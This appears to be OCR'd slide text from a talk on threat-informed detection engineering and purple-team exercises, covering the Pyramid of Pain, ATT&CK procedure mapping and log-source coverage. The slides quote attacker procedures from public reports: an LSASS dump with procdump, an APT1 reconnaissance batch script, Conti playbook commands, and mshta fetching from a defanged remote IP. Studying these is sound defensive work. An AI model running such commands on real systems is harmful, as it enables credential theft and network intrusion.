
Vendor Focus



David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Procedures

- How the adversary conducts the their techniques
  - Best for emulation and detection validation



Procedures
How the technique is carried out. For example, the attacker used procdump -ma lsass.exe lsass_dump

Techniques
T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics
TA006 - Credential Access

https://www.scythe.io/library/summiting-the-pyramid-of-pain-the-ttp-pyramid

Procedure Level – Focus on Human Element

- Focus on the human element and behaviours
  - Training
  - Tools
  - Approved Actions
  - Runbooks
  - Habits
- Conti Playbook Example
  - “In one case, we observed the operator copying and pasting commands from a script, neglecting to provide the actual IPv4 addresses as the required parameter” -TheDFIRReport

```
C:\\Windows\\system32\\cmd.exe /C tasklist /s ip
```

https://thedfirreport.com/2022/03/07/2021-year-in-review/

APT1 & Conti

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.

```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```

FIGURE 18: An APT1 batch script that automates reconnaissance

https://www.mandiant.com/sites/default/files/2021-09/mandiant-apt1-report.pdf

```
1.5 . 2 . net domain_ controllers  < ===== this command will show the ip addresses of domain controllers
1.6 . shell net localgroup administrators <===== local administrators
1.7 . shell net group / domain "Domain Admins" <===== domain administrators
1.8 . shell net group "Enterprise Admins" / domain <===== enterprise administrators
1.9 . the shell net group "the Domain Computers has" / domain <===== total number - in the PC in the domain
1.10 . net computers    < ===== ping all hosts with the output of ip addresses.
```


https://github.com/scythe-io/community-threats/blob/master/Conti/Conti_Playbook_Translated.pdf

Procedure-level intel


Procedure fidelity is higher than techniques

- Exploitation for Privilege Escalation – T1068
- Service Execution – T1569.002
- Network Share Discovery – T1135
- Pass the Hash – T1550.002
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Network Share Discovery – T1135
- Obfuscated Files or Information – T1027
- Scheduled Task – T1053.005
- Process Injection – T1055
- Remote System Discovery – T1018
- Obfuscated Files or Information – T1027
- Domain Trust Discovery – T1482
- Domain Groups – T1069.002
- System Owner/User Discovery – T1033
- Network Share Discovery – T1135
- Remote Services – T1021
- Local Account – T1087.001
- Security Software Discovery – T1518.001

<



Cataloging Procedures



Extract TTPs

T1068 – Exploitation for Privilege Escalation

T1086 - Powershell

S0129 – AutoIT

S0194 - PowerSploit

The payload was an AutoIT downloader that retrieved and executed additional PowerShell from hxxps://85.206.161[.]216:8080/HomePage.htm. The follow-on PowerShell profiled the target system's architecture, downloaded the appropriate variant of PowerSploit (MD5: *c326f156657d1c41a9c387415bf779d4* or *0564706ec38d15e981f71eaf474d0ab8*), and reflectively loaded PUPYRAT (MD5: *94cd86a0a4d747472c2b3f1bc3279d77* or *17587668AC577FCE0B278420B8EB72AC*). The actor leveraged a publicly available exploit for CVE-2017-0213 to escalate privileges, publicly available Windows SysInternals PROCDUMP to dump the LSASS process, and publicly available MIMIKATZ to presumably steal additional credentials. Managed Defense aided the victim in containing the intrusion.

T1003 - Credential Dumping

S0002 - Mimikatz


S0192 - Pupy

IP Address

Hash Value

[ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK](#) - Katie Nickels and Cody Thomas

Procedure Assumption



Direction: Example

- Mshta.exe with WAN connection
- Whoami execution
  - May scope to execution with certain command line parameters

Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

Templates

https://github.com/scythe-io/purple-team-exercise-framework/tree/master/Templates

master purple-team-exercise-framework / Templates /

jorgeorchilles Update Template_README.md

..	
SCYTHE	Updates images, added templates
Purple Team Exercise Template.docx	Set up for PTEFv2
Template_Mapping_TTPs.xlsx	Update Template_Mapping_TTPs.xlsx
Template_README.md	Update Template_README.md

	A	B	C	D	E	F	G	H	I
1	CTI Source	Tactic	Technique	Procedure	Emulation Procedure	Automation	Prevention Opportunities	Detection Opportunities	Detection Notes
2									
3									
4									
5									
6									
7									
8									
9									
10									
11									

Direction

IcedID Initial Discovery			
Procedure		Alert	Alert Level & Notes
1	ipconfig /all	✗	• No Alert • One Sigma Recommendation
2	systeminfo	✗	• No Alert • One Sigma Recommendation
3	whoami /groups	✓	• Low Alert • Tune if needed & Raise Alert Level • Two Sigma Recommendations
4	net config workstation	✗	• No Alert • One Sigma Recommendation
5	net use	✗	• No Alert • One Sigma Recommendation

Detection Engineering


- Purpose is to detect suspicious events that may be indicative of a malicious actor.

- Areas may include:
  - SIEM
  - EDR

Our Focus

  - YARA
  - SNORT
  - IOC Feeds


Vendor Focus



David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Collection

- Verify data is collected around the event(s).
  - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
  - SIEM, EDR, Host, etc
  - Check out DeTT&CT
- Are there visibility gaps in the logs?
  - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Data Source Components

- What logs are potentially needed to write an alert for the TTP?


- Use the Detection Section on MITRE ATT&CK pages.
  - In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.

Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

https://attack.mitre.org/techniques/T1059/001/

Collection: Data Sources to Logs



https://github.com/mitre-attack/attack-datasources

Deep Dive: Collection

- More detail?
  - Click the Data Component

Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

https://attack.mitre.org/techniques/T1059/001/

- Here we see Sysmon EID 1 and Windows EID 4688


Process: Process Creation

Birth of a new running process (ex: Sysmon EID 1 or Windows EID 4688)

https://attack.mitre.org/datasources/DS0009/#Process%20Creation


Collection: DeTT&CT

- Leverage DeTT&CT to visualize coverage and map your log sources



https://rabobank-cdc.github.io/dettect-editor/

Collection: DeTT&CT




https://rabobank-cdc.github.io/dettect-editor/

Collection: Example

- Where are the logs located for a command of *net view /all /domain*?
  - SIEM?
  - EDR?
  - SIEM & EDR?
  - No logs?


Data Collection Prioritization



(Source: DeTT&CT https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started)

